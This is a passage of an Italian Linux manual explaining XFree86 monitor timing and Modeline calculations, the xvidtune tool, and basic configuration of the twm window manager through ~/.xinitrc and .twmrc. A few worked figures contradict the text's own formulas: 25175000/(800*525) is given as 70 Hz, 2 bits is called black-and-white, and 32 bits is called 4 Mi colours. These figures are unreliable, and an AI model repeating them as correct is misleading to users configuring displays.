- *Frequenza di quadro* , *frequenza di frame* , *Vertical refresh rate*, RR

  La frequenza di scansione verticale dei quadri interi (*frame*).

- *Frequenza di dot-clock*, *Dot-clock frequency*, DCF

  La frequenza di dot-clock, espressa generalmente in megahertz.

- *Ampiezza di banda video* , *Video bandwidth*, VB

  La frequenza massima per il segnale video accettato dal monitor. Questo valore dovrebbe essere maggiore o uguale a quello del dot-clock, ma anche valori inferiori a questo permettono ugualmente di vedere qualcosa. In generale, il livello minimo dell'ampiezza di banda deve essere almeno superiore alla metà della frequenza di dot-clock.

- *Ampiezza orizzontale* , *Horizontal frame length*, HFL

  Si tratta della lunghezza totale di una riga, espressa in dot-clock. Questa dimensione deve includere la parte visibile e la pausa prima dell'inizio della riga successiva.

- *Ampiezza verticale* , *Vertical frame length*, VFL

  Si tratta dell'altezza totale di un quadro intero, espressa in righe. Questa dimensione deve includere la parte visibile e la pausa prima dell'inizio del quadro successivo.

- *Risoluzione orizzontale* , *Horizontal resolution*, HR

  La risoluzione orizzontale, espressa in punti o dot-clock, della parte visibile dell'immagine. Per definizione, si tratta di un valore inferiore dell'ampiezza orizzontale (HFL).

- *Risoluzione verticale* , *Vertical resolution*, VR

  La risoluzione verticale, espressa in righe, della parte visibile dell'immagine. Per definizione, si tratta di un valore inferiore dell'ampiezza verticale (VFL).

Alcune equazioni elementari possono aiutare a collegare i vari pezzi del mosaico.

- HSF = DCF / HFL

  La frequenza di scansione orizzontale equivale alla frequenza di dot-clock divisa per la lunghezza completa della riga (espressa in dot-clock).

- RR = DCF / (HFL * VFL)

  La frequenza di scansione di un quadro intero equivale alla frequenza di dot-clock divisa per il prodotto della lunghezza completa della riga e il numero complessivo delle righe.

  La frequenza di sincronizzazione verticale è pari al doppio di RR quando si utilizzano semiquadri interlacciati, altrimenti corrisponde al valore di RR.

- DCF = RR * HFL * VFL

  Derivata dalla precedente. La frequenza di dot-clock si ottiene con il prodotto della frequenza di scansione di un quadro intero, la lunghezza completa della riga e il numero complessivo delle righe.

96.3.5 Multipli di otto e rapporto 3/4

Una particolarità comune dei valori che riguardano la risoluzione di un'immagine, è l'essere un multiplo di otto. Se si osserva, valori come 640×480, 800×600, 1024×768,... sono numeri divisibili per otto, senza lasciare alcun resto.

Un gran numero di adattatori grafici accetta determinati tipi di valori solo se sono multipli di otto. Per questo, in generale, per tutte le «lunghezze» orizzontali, quindi ciò che si esprime in punti o in dot-clock e riguarda la riga, si deve avere l'accortezza di usare multipli di otto. Questo particolare verrà chiarito meglio in seguito.

Data la tradizione televisiva, il formato più comune della visualizzazione su monitor è 3 / 4, cioè la risoluzione verticale (il numero delle righe visibili) è il 75 % rispetto alla risoluzione orizzontale (il numero di punti visibili per riga). Questa regola non è obbligatoria. L'unico vincolo sono i multipli di otto per le grandezze che riguardano la scansione orizzontale.

96.3.6 Utilizzo della memoria video

L'immagine che appare sullo schermo di un monitor viene generata all'interno di una matrice contenuta in una memoria, che poi viene scandita nel modo che è stato spiegato. All'interno di questa memoria si deve conservare solo la parte di immagine visibile effettivamente, escludendo le pause inserite per facilitare il compito del pennello di scansione del monitor.

La memoria disponibile pone un limite alla risoluzione massima e alla *profondità* dell'immagine. A seconda del numero di colori o di sfumature che si vogliono rappresentare, deve essere impiegato un numero più o meno grande di bit per ogni punto dell'immagine. Se n è il numero di bit messo a disposizione per ogni punto, il numero di colori o sfumature disponibile è di 2^n. Nello stesso modo, conoscendo la memoria disponibile e la risoluzione che si vuole ottenere, si determina quanti siano i colori ottenibili per ogni punto.

Per esempio, se si dispone di 1 Mibyte, pari a 1048576 byte, cioè 8388608 bit, volendo ottenere una risoluzione (visibile) di 800×600 punti, si ottiene che per ogni punto sarebbero disponibili 17 bit (8388608 / (800 * 600)).


Tuttavia, di solito, il numero di bit che può essere utilizzato per definire la profondità di un'immagine è limitato a valori ben precisi: 2 bit (bianco/nero), 4 bit (16 colori), 16 bit (64 Kicolori), 32 bit (4 Micolori),...

96.3.7 Impulsi di sincronismo

Fino a questo momento sono state descritte le immagini video come qualcosa formato da righe visibili, collegate tra loro da delle pause, a formare dei quadri (o dei semiquadri), i quali si collegano tra loro con delle pause più grandi. Quando si è accennato ai concetti di ampiezza orizzontale e verticale, si è sottolineato il fatto che queste grandezze devono includere anche le pause relative.

Ma le pause da sole non bastano. Al loro interno si inseriscono degli impulsi di sincronismo, senza i quali queste non sarebbero riconosciute dal monitor.

Figura 96.5. Righe e impulsi di sincronismo.

```
riga                  riga visibile
*****                 *******************                 *****...
------------------------------------------------------------------> tempo
     |   |       |   |                   |   |       |   |
     |<->|<----->|<->|                   |<->|<----->|<->|
      HTG   HSP   HTG                     HTG   HSP   HTG
                      ------------------>
                      HR
                      ---------------------->
                      H sync start
                      ------------------------------>
                      H sync end
                      ---------------------------------->
                      HFL
```

L'impulso di sincronismo orizzontale ha una durata che può variare da monitor a monitor, ma in ogni caso si esprime in un'unità di tempo che resta costante al variare della frequenza dot-clock. Generalmente sono accettabili valori compresi tra 3,5 μs e 4,0 μs (microsecondi). La figura 96.5 mostra schematicamente gli elementi che compongono una riga completa: la parte visibile, definita come risoluzione orizzontale (HR), un tempo di guardia precedente all'impulso di sincronismo (HTG), l'impulso di sincronismo (HSP), un tempo di guardia finale. Quindi ricomincia un'altra riga.

Il tempo di guardia iniziale e finale è importante come l'impulso di sincronismo, tuttavia viene definito normalmente in modo approssimativo, salvo aggiustamenti successivi. In generale, un tempo di guardia medio di 30 dot-clock dovrebbe andare bene. È importante osservare subito che di solito il tempo di guardia iniziale e finale non sono simmetrici.

In maniera analoga funziona il sincronismo verticale. Si ha un tempo di guardia iniziale (VTG, *Vertical time guard*), un impulso di sincronismo verticale (VSP) e un tempo di guardia finale. L'impulso di sincronismo dovrebbe oscillare tra i 50 μs e i 300 μs (microsecondi).

96.3.8 Tradurre i valori in unità dot-clock e in quantità di righe

La definizione dei vari elementi che compongono l'immagine deve essere fatta attraverso due unità di misura uniformi: dot-clock per ciò che riguarda la scansione orizzontale e righe per la scansione verticale.

Si è accennato al fatto che il tempo di guardia orizzontale può aggirarsi attorno a un valore di 30 dot-clock, senza bisogno di fare altri calcoli, mentre il problema si pone per trasformare il tempo dell'impulso di sincronismo in dot-clock. Basta moltiplicare la frequenza di dot-clock per il tempo. La frequenza è espressa in hertz e il tempo in secondi.

Lunghezza in dot-clock = DCF * tempo

Per riprendere un esempio già fatto, se si utilizza una frequenza di dot-clock di 25,175 MHz e si vuole misurare un intervallo di 3,8 μs, si ottiene una lunghezza di 95,6 dot-clock (25 175 000 * 0,000 003 8).

> Il vero problema, quando si fa riferimento a grandezze orizzontali, è il fatto che queste devono essere espresse in multipli di otto. Molte approssimazioni nei calcoli relativi, che per il momento non sono ancora state mostrate, derivano da questa esigenza.

Il tempo di guardia verticale, a seconda del tipo di monitor utilizzato, potrebbe essere assente del tutto, oppure potrebbe essere richiesto un massimo di tre righe. Eventualmente, un tempo di guardia maggiore del necessario, non può essere dannoso.

Il calcolo della lunghezza dell'impulso di sincronismo verticale, in termini di righe, è un po' più complesso. Uno dei modi possibili è quello di definire prima la lunghezza in dot-clock e quindi di convertirla in righe, dividendo questo valore per la lunghezza complessiva della riga.

Lunghezza VSP = (DCF * tempo) / HFL

Riprendendo l'esempio precedente, aggiungendo che una riga ha la lunghezza complessiva di 800 dot-clock, volendo calcolare un impulso di sincronismo verticale di 64 μs circa, si ottengono due righe ((25 175 000 * 0,000 064) / 800).

96.4 Configurazione della sezione Monitor di XF86Config

Quando descritto fino a questo momento serve per chiarire il significato delle direttive contenute nella sezione '**`Monitor`**' del file di configurazione di XFree86: '`/etc/X11/XF86Config`'. Viene proposto un esempio:

```
Section "Monitor"
    Identifier  "Monitor generico"
    HorizSync   31.5, 35.15
    VertRefresh 50-70

    # 640x400 @ 70 Hz, 31.5 kHz hsync
    Modeline "640x400"     25.175 640  664  760  800   400  409  411  450

    # 640x480 @ 60 Hz, 31.5 kHz hsync
    Modeline "640x480"     25.175 640  664  760  800   480  491  493  525

    # 800x600 @ 56 Hz, 35.15 kHz hsync
    Modeline "800x600"     36     800  824  896 1024   600  601  603  625
EndSection
```

Si deve osservare che ogni direttiva '**`Modeline`**', o la sua equivalente '**`Mode`**', contiene tutte le informazioni necessarie sul funzionamento del monitor in corrispondenza a quella particolare modalità. Questo significa che le direttive '**`HorizSync`**' e '**`VertRefresh`**' sono solo un'informazione aggiuntiva che serve a permettere un controllo incrociato. Per essere più precisi, il file '`/etc/X11/XF86Config`' potrebbe contenere informazioni su molte modalità di visualizzazione, che vengono selezionate in base alle limitazioni poste dalle direttive '**`HorizSync`**' e '**`VertRefresh`**'.

96.4.1 Scomposizione delle informazioni

La direttiva '**`Modeline`**' contiene una serie di notizie che è necessario distinguere per poterne conoscere il significato.

`Modeline` *nome freq_dot_clock informazioni_scansione_orizz informazioni_scansione_vert opzioni* ...

In particolare, le informazioni sulla scansione orizzontale e quelle sulla scansione verticale sono una coppia di quattro numeri distinti (otto in tutto).

```
#          nome         dot         scansione           scansione
#        modalità      clock       orizzontale          verticale
#                               ------------------   ------------------
Modeline "640x480"     25.175  640  664  760  800   480  491  493  525
```

Le opzioni sono una serie di parole chiave che possono apparire in coda, in presenza di occasioni particolari, secondo quanto descritto nella documentazione del servente grafico che si utilizza.

È bene ripetere che la direttiva '**`Modeline`**' potrebbe essere sostituita con *Mode*, una specie di sottosezione molto più leggibile.

```
Mode nome
    DotClock    frequenza_dot_clock
    HTimings    informazioni_scansione_orizzontale
    VTimings    informazioni_scansione_verticale
    [Flags      opzioni...]
EndMode
```

Segue l'esempio già mostrato sopra.

```
Mode "640x480"
    DotClock    25.175
    HTimings    640  664  760  800
    VTimings    480  491  493  525
EndMode
```

96.4.2 Scansione orizzontale

I quattro valori indicati nella direttiva '**`HTimings`**', o quelli che appaiono subito dopo la frequenza di dot-clock nella direttiva '**`Modeline`**', rappresentano i tempi della scansione orizzontale, espressi in unità di dot-clock.

risoluzione_orizzontale inizio_sinc fine_sinc ampiezza_orizzontale

In pratica, seguendo l'esempio già mostrato, «640 664 760 800» indica che: la risoluzione orizzontale è di 640 punti, o dot-clock, l'impulso di sincronismo orizzontale inizia in corrispondenza del 664-esimo dot-clock e termina con il 760-esimo dot-clock, infine la lunghezza complessiva della riga è di 800 punti.

Con qualche conto si scopre che la frequenza orizzontale necessaria per la scansione con questa modalità è di 31,5 kHz (25175000 / 800) e che la durata dell'impulso di sincronismo è di 3,8 μs ((760 - 664) / 25175000).

La cosa più importante da osservare è che tutti i valori sono divisibili per otto.

96.4.3 Scansione verticale

I quattro valori indicati nella direttiva '**`VTimings`**', o gli ultimi quattro valori della direttiva '**`Modeline`**', rappresentano i tempi della scansione verticale, espressi in quantità di righe.

risoluzione_verticale inizio_sinc fine_sinc ampiezza_verticale

In pratica, seguendo l'esempio già mostrato, «480 491 493 525» indica che: la risoluzione verticale è di 480 righe, l'impulso di sincronismo verticale inizia in corrispondenza della 491-esima riga (ideale) e termina con la 493-esima, infine l'altezza complessiva del quadro è di 525 righe.

Con qualche conto si scopre che la frequenza verticale (del quadro intero) necessaria per la scansione con questa modalità è di 70 Hz (25175000 / (800 * 525)) e che la durata dell'impulso di sincronismo è di 64 μs ((493 - 491) * 800 / 25175000).

La frequenza dei semiquadri è doppia, quando si utilizza una modalità interlacciata. Questo va tenuto in considerazione, perché è la frequenza dei semiquadri quella che viene presa in considerazione nella direttiva '**`VertRefresh`**'.

96.4.4 Interlacciamento

La predisposizione di una modalità interlacciata richiede solo due particolarità: che il numero complessivo delle righe (VFL) sia in numero dispari e che si aggiunga alla fine l'opzione '**`Interlace`**'.

```
# 1024x768 @ 87 Hz interlaced, 35.5 kHz hsync
Modeline "1024x768"  44.9 1024 1048 1208 1264   768  776  784  817 Interlace

# 1152x864 @ 89 Hz interlaced, 44 kHz hsync
ModeLine "1152x864"   65  1152 1168 1384 1480   864  865  875  985 Interlace

# 1280x1024 @ 87 Hz interlaced, 51 kHz hsync
Modeline "1280x1024"  80  1280 1296 1512 1568  1024 1025 1037 1165 Interlace
```

I valori riferiti alla scansione verticale si riferiscono sempre al quadro intero, per cui, la frequenza di sincronizzazione verticale risulta doppia rispetto alla frequenza di quadro (*refresh rate* o *frame rate*).

A questo si può aggiungere che la durata dell'impulso di sincronismo verticale dovrebbe essere doppia (o quasi) rispetto a quella necessaria in caso di scansione normale (non interlacciata).

96.4.5 Adattamento delle configurazioni predefinite

Il file di configurazione di XFree86, '`/etc/X11/XF86Config`', offre molti esempi validi di configurazione del monitor, ma non tutti i casi possibili e immaginabili. Uno degli elementi che può creare disturbo è proprio la frequenza di dot-clock.

È già stato spiegato che il servente grafico, usato con l'opzione '**`-probeonly`**', può dare tante informazioni utili sull'adattatore grafico utilizzato. Tra le altre cose, dovrebbe essere in grado di informare sulle frequenze di dot-clock disponibili. Quello che si vede dall'esempio è l'informazione sul dot-clock di un elaboratore portatile Zenith (Z*Star 433VL), ottenuto da un servente XFree86 versione 3.*.

```
(--) VGA16: clocks: 28.32 28.32 28.32 28.32
```

Potrebbe nascere un problema se si tratta di frequenze fisse che non corrispondono ad alcuna modalità predefinita del file di configurazione; proprio come nel caso dell'esempio.

Intuitivamente, si può cercare di adattare una modalità che abbia una frequenza di dot-clock abbastanza vicina. Osservando il file di configurazione predefinito si possono trovare queste due modalità.

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     25.175 640  664  760  800   480  491  493  525

# 640x480 @ 72 Hz, 36.5 kHz hsync
Modeline "640x480"     31.5   640  680  720  864   480  488  491  521
```

Anche se non si conosce nulla delle caratteristiche del monitor (in questo caso è quello del portatile, un LCD) si può azzardare l'idea che delle frequenze orizzontali e verticali comprese tra i valori di questi esempi, non dovrebbero creare problemi (la frequenza orizzontale di 31,5 kHz è quella più bassa in assoluto rispetto a tutte le modalità predefinite). Si procede per tentativi.

Evidentemente, dagli esempi proposti, ci si accontenta di una risoluzione di 640×480 punti, quindi questi valori sono noti. Inoltre, si può decidere di mantenere le stesse frequenze di sincronizzazione verticale e orizzontale dell'esempio già visto che utilizzava una frequenza di dot-clock leggermente più bassa. Così facendo, la pausa tra una riga e l'altra dovrebbe aumentare, come probabilmente anche la pausa tra un quadro e l'altro.

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  ???  ???  ???   480  ???  ???  ???
```

Conoscendo la frequenza di scansione orizzontale, si calcola la dimensione complessiva della riga: 28320000 / 31500 = 899, ma questo numero deve essere divisibile per otto, così si sceglie il valore 896. Nello stesso modo si calcola il numero di righe complessivo che compone un quadro: (28320000 / 896) / 60 = 526,78, ma si sceglie di approssimare per difetto (al massimo, la frequenza verticale sarà leggermente più alta di 60 Hz).

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  ???  ???  896   480  ???  ???  526
```

Adesso è la volta di determinare la durata dell'impulso di sincronismo orizzontale. Dovrebbe essere di circa 4 μs: 28320000 * 0,000004 = 113 dot-clock. Il problema adesso è quello di trovare qualcosa di soddisfacente che sia divisibile per otto.

((896 - 640) - 113) / 2 = 71,5

640 + 71 = 711; il valore più vicino che sia divisibile per otto è 712.

712 + 113 = 825; il valore più vicino che sia divisibile per otto è 824.

896 - 824 = 72, che rende il tempo di guardia perfettamente simmetrico (è stato solo un caso).

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  712  824  896   480  ???  ???  526
```

Restano i dati sulla durata dell'impulso di sincronismo verticale. Dal momento che la differenza rispetto all'esempio di riferimento non è molto grande, si può provare un po' a occhio, salvo verificare con la calcolatrice.

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  712  824  896   480  491  494  526
```

Con questi valori, l'impulso di sincronismo dura 95 μs ((494 - 491) * 896 / 28320000), perfettamente accettabile.

Volendo verificare la frequenza orizzontale e verticale per sicurezza, si ottengono 31,58 kHz e 60,08 Hz, valori leggermente differenti rispetto a quelli di partenza, ma sicuramente tollerabili.

96.5 Rifiniture

I valori che si calcolano a tavolino, non possono essere sempre perfetti al primo colpo. Se tutto va bene, può capitare che l'immagine appaia un po' troppo spostata rispetto al centro dello schermo. Di certo si possono utilizzare i controlli del monitor per spostarla, ma a volte non conviene esagerare, dovendo trovare un compromesso tra la visualizzazione di schermate a caratteri e l'uso di X.

Quello che bisogna fare è ritoccare le dimensioni degli impulsi di sincronismo, oltre a cercare la loro collocazione ideale. Per questo però, viene in aiuto un programma apposito, che permette di verificare al volo valori differenti. Si tratta di '**`xvidtune`**'.

96.5.1 # xvidtune

`xvidtune` [*opzioni*]

'**`xvidtune`**' [2] è un programma per la verifica della configurazione delle modalità video utilizzabili attraverso il servente X attivo. Generalmente viene avviato senza opzioni, ottenendo un funzionamento interattivo.

[2] **xvidtune** la stessa licenza di XFree86

Figura 96.6. '**xvidtune**'.

Come si può osservare dalla figura, i controlli dal lato sinistro riguardano la scansione orizzontale, mentre quelli del lato destro quella verticale. In basso a destra si può tenere sotto controllo il valore della frequenza di dot-clock (*pixel clock*), della frequenza di sincronizzazione orizzontale e verticale.

Al posto di utilizzare le barre si scorrimento, si possono selezionare i pulsanti grafici corrispondenti all'azione che si vuole ottenere: [LEFT] dovrebbe spostare l'immagine a sinistra, [RIGHT] a destra, [WIDER] dovrebbe allargare l'immagine, e [NARROWER] dovrebbe restringerla.

Per verificare l'effetto delle modifiche, basta selezionare il pulsante grafico [TEST].

I pulsanti grafici [NEXT] e [PREV] permettono di passare alla modalità grafica successiva (quella che si otterrebbe con la combinazione [*Ctrl+Alt+num(+)*]) e precedente ([*Ctrl+Alt+num(-)*]).

96.6 Riferimenti

- Eric S. Raymond, *XFree86 Video Timings HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Capitolo 97

X: gestori di finestre

Il gestore di finestre, o *window manager* (WM), è quel programma cliente, che si occupa di incorniciare le superfici degli altri programmi clienti, di gestire la messa a fuoco, il passaggio da un programma all'altro e di altre funzioni di contorno. Anche se apparentemente non sembra molto, il gestore di finestre è in grado di cambiare la faccia e il funzionamento operativo del sistema X.

Alcuni gestori di finestre consentono di utilizzare una superficie maggiore di quella che si vede sullo schermo. Si parla in questi casi di gestori di finestre con superficie grafica virtuale, ovvero di *virtual window manager* (VWM). Di solito, per passare da una zona all'altra della superficie grafica virtuale si utilizza la combinazione [*Ctrl+freccia...*] nella direzione in cui ci si vuole spostare, oppure si utilizza il mouse all'interno di una tabellina riassuntiva di tutta la superficie grafica virtuale.


Volendo, a puro titolo didattico, si può utilizzare X senza un gestore di finestre:

```
$ xinit /usr/X11R6/bin/xterm -geometry =50x10+10+10
```

oppure:


```
$ startx /usr/X11R6/bin/xterm -geometry =50x10+10+10
```

La figura 97.1 mostra il risultato del comando appena mostrato. Quando termina l'esecuzione del programma '**`xterm`**', '**`xinit`**' fa terminare il funzionamento del servente.

Figura 97.1. Il servente X avviato senza un gestore di finestre.

97.1 Twm

Il gestore di finestre tradizionale e più semplice è Twm. [1] È l'unico che venga fornito assieme a X. Non è particolarmente amichevole, ma utilizza poche risorse e così è adatto agli elaboratori più lenti; inoltre è facile da configurare. Vale sempre la pena di configurare in modo essenziale questo gestore di finestre per avere un riferimento sicuro, anche quando se ne intende utilizzare principalmente un altro più sofisticato.

[1] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Figura 97.2. '**twm**', il gestore di finestre tradizionale.

L'eseguibile che svolge il lavoro, corrisponde a '**twm**'.

Per fare in modo che, attraverso lo script '**startx**', si avvii automaticamente il gestore di finestre '**twm**', occorre ricordare di modificare il proprio script '`~/.xinitrc`'.

Nel caso particolare di Twm che è un gestore di finestre piuttosto povero, può essere conveniente l'avvio di altri programmi prima dell'eseguibile '**twm**'. Ecco come potrebbe terminare il file '`~/.xinitrc`'.

```
# TWM
xsetroot -solid gray
xclock -digital -geometry +0-0 &
xbiff -geometry -0-0 &
exec twm
```

In questo esempio si può osservare che viene avviato prima il programma '**xsetroot**' per definire un colore uniforme del fondale (la finestra principale), quindi vengono avviati '**xclock**' e '**xbiff**' sullo sfondo (*background*). Infine viene avviato il gestore di finestre attraverso l'eseguibile '**twm**'.[2]

97.1.1 Configurazione di Twm

La configurazione generale di Twm risiede normalmente nel file '`/usr/X11R6/lib/X11/twm/system.twmrc`', oppure '`/etc/X11/twm/system.twmrc`', a seconda dell'impostazione della propria distribuzione GNU. Eventualmente, ogni utente può definire la propria configurazione personale, nel file '`~/.twmrc`', che in tal caso si sostituisce a quella generale.

Segue un esempio della configurazione di Twm, ridotto all'essenziale. Come appare anche dal commento introduttivo, si osservi il fatto che la configurazione di Twm non ammette la presenza di caratteri speciali, comprese le lettere accentate.

```
# .twmrc
# ATTENZIONE: twm non vuole lettere accentate nemmeno nei commenti!
#

NoGrabServer
RestartPreviousState
DecorateTransients
TitleFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
ResizeFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
```

[2] È bene ricordare che '**xsetroot**' non ha bisogno di essere avviato sullo sfondo perché termina subito la sua attività.

```
MenuFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
IconFont "-adobe-helvetica-bold-r-normal--*-100-*-*-*-*-*-*"
IconManagerFont "-adobe-helvetica-bold-r-normal--*-100-*-*-*"
#ClientBorderWidth

Color
{
    BorderColor "slategrey"
    DefaultBackground "maroon"
    DefaultForeground "gray85"
    TitleBackground "maroon"
    TitleForeground "gray85"
    MenuBackground "maroon"
    MenuForeground "gray85"
    MenuTitleBackground "gray70"
    MenuTitleForeground "maroon"
    IconBackground "maroon"
    IconForeground "gray85"
    IconBorderColor "gray85"
    IconManagerBackground "maroon"
    IconManagerForeground "gray85"
}


# Definizione di alcune funzioni utili per azioni basate sul movimento.

MoveDelta 3
Function "sposta-sotto" { f.move f.deltastop f.lower }
Function "sposta-sopra" { f.move f.deltastop f.raise }
Function "sposta-icona" { f.move f.deltastop f.iconify }


# Definisce alcuni abbinamenti con i tasti del mouse.

Button1 = : root : f.menu "opzioni-generali"
Button3 = : root : f.menu "programmi"

Button1 = : title : f.function "sposta-sopra"
Button2 = : title : f.iconify
Button3 = : title : f.function "sposta-sotto"

Button1 = : icon : f.function "sposta-icona"
Button2 = : icon : f.iconify
Button3 = : icon : f.iconify

Button1 = : iconmgr : f.function "sposta-sopra"
Button2 = : iconmgr : f.iconify
Button3 = : iconmgr : f.function "sposta-sotto"


# Inizia la definizione dei menu'

menu "opzioni-generali"
{
"Twm"                   f.title
"Riduzione a icona"     f.iconify
"Ridimensionamento"     f.resize
"Spostamento"           f.move
"Sopra"                 f.raise
"Sotto"                 f.lower
""                      f.nop
"Messa a fuoco"         f.focus
"Fuori fuoco"           f.unfocus
"Mostra Iconmanager"    f.showiconmgr
"Nasconde Iconmanager"  f.hideiconmgr
""                      f.nop
```

```
"Eliminazione"          f.destroy
"Cancellazione"         f.delete
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}

menu "programmi"
{
"Menu' dei programmi"   f.title
"Terminale"             f.exec       "xterm -font 6x13 -ls -geometry 80x25+0+0 &"
"File manager"          f.exec       "xfm &"
""                      f.nop
"Applicazioni varie"    f.menu       "applicazioni"
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}

menu "applicazioni"
{
"Applicazioni varie"    f.title
"medit"                 f.exec          "medit &"
""                      f.nop
"ghostview"             f.exec          "ghostview -geometry =630x420+0+0 &"
"gv"                    f.exec          "gv -geometry =630x420+0+0 &"
""                      f.nop
"xpaint"                f.exec          "xpaint &"
}
```

Nella prima parte vengono definite le caratteristiche generali dell'ambiente. Successivamente si definisce il funzionamento del mouse e in particolare si abbinano delle funzioni alla pressione dei tasti di questo. La cosa più importante è predisporre dei menù in modo da poter avviare i programmi utilizzati più di frequente. L'esempio visto sopra viene ripreso in parte nella descrizione seguente:

```
Function "sposta-sotto" { f.move f.deltastop f.lower }
Function "sposta-sopra" { f.move f.deltastop f.raise }
Function "sposta-icona" { f.move f.deltastop f.iconify }
```

In questa parte vengono definite alcune funzioni composte a cui si farà riferimento più giù in corrispondenza di azioni con il mouse o eventualmente anche di selezioni all'interno di menù.

```
Button1 = : root : f.menu "opzioni-generali"
Button3 = : root : f.menu "programmi"

Button1 = : title : f.function "sposta-sopra"
Button2 = : title : f.iconify
Button3 = : title : f.function "sposta-sotto"

Button1 = : icon : f.function "sposta-icona"
Button2 = : icon : f.iconify
Button3 = : icon : f.iconify

Button1 = : iconmgr : f.function "sposta-sopra"
Button2 = : iconmgr : f.iconify
Button3 = : iconmgr : f.function "sposta-sotto"
```

Questa parte definisce le azioni abbinate alla pressione di uno dei tasti del mouse, in corrispondenza di determinati oggetti:

- la finestra principale, ovvero il fondale;
- la barra del titolo di una finestra;
- un'icona;
- il riepilogo delle finestre e delle icone presenti sulla superficie grafica (*iconmanager*).

In particolare, se si preme il primo tasto del mouse quando il puntatore si trova su una parte di superficie libera del fondale, ovvero sulla finestra principale, si apre il menù delle opzioni generali. Premendo invece il terzo tasto si apre un altro menù: quello dei programmi.

```
menu "opzioni-generali"
{
"Twm"                   f.title
"Riduzione a icona"     f.iconify
"Ridimensionamento"     f.resize
"Spostamento"           f.move
"Sopra"                 f.raise
"Sotto"                 f.lower
""                      f.nop
"Messa a fuoco"         f.focus
"Fuori fuoco"           f.unfocus
"Mostra Iconmanager"    f.showiconmgr
"Nasconde Iconmanager"  f.hideiconmgr
""                      f.nop
"Eliminazione"          f.destroy
"Cancellazione"         f.delete
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}
```

Il menù delle opzioni generali, permette di attivare una serie di funzioni di '**`twm`**'. In particolare, vale la pena di notare la funzione '**`f.destroy`**' con cui si può eliminare una finestra assieme al programma in esecuzione al suo interno. Inoltre, si può osservare la funzione '**`f.nop`**' che non fa alcunché e viene usata in abbinamento a delle separazioni tra le voci del menù, quindi la funzione '**`f.title`**' che serve solo a definire un titolo per il menù.[3]

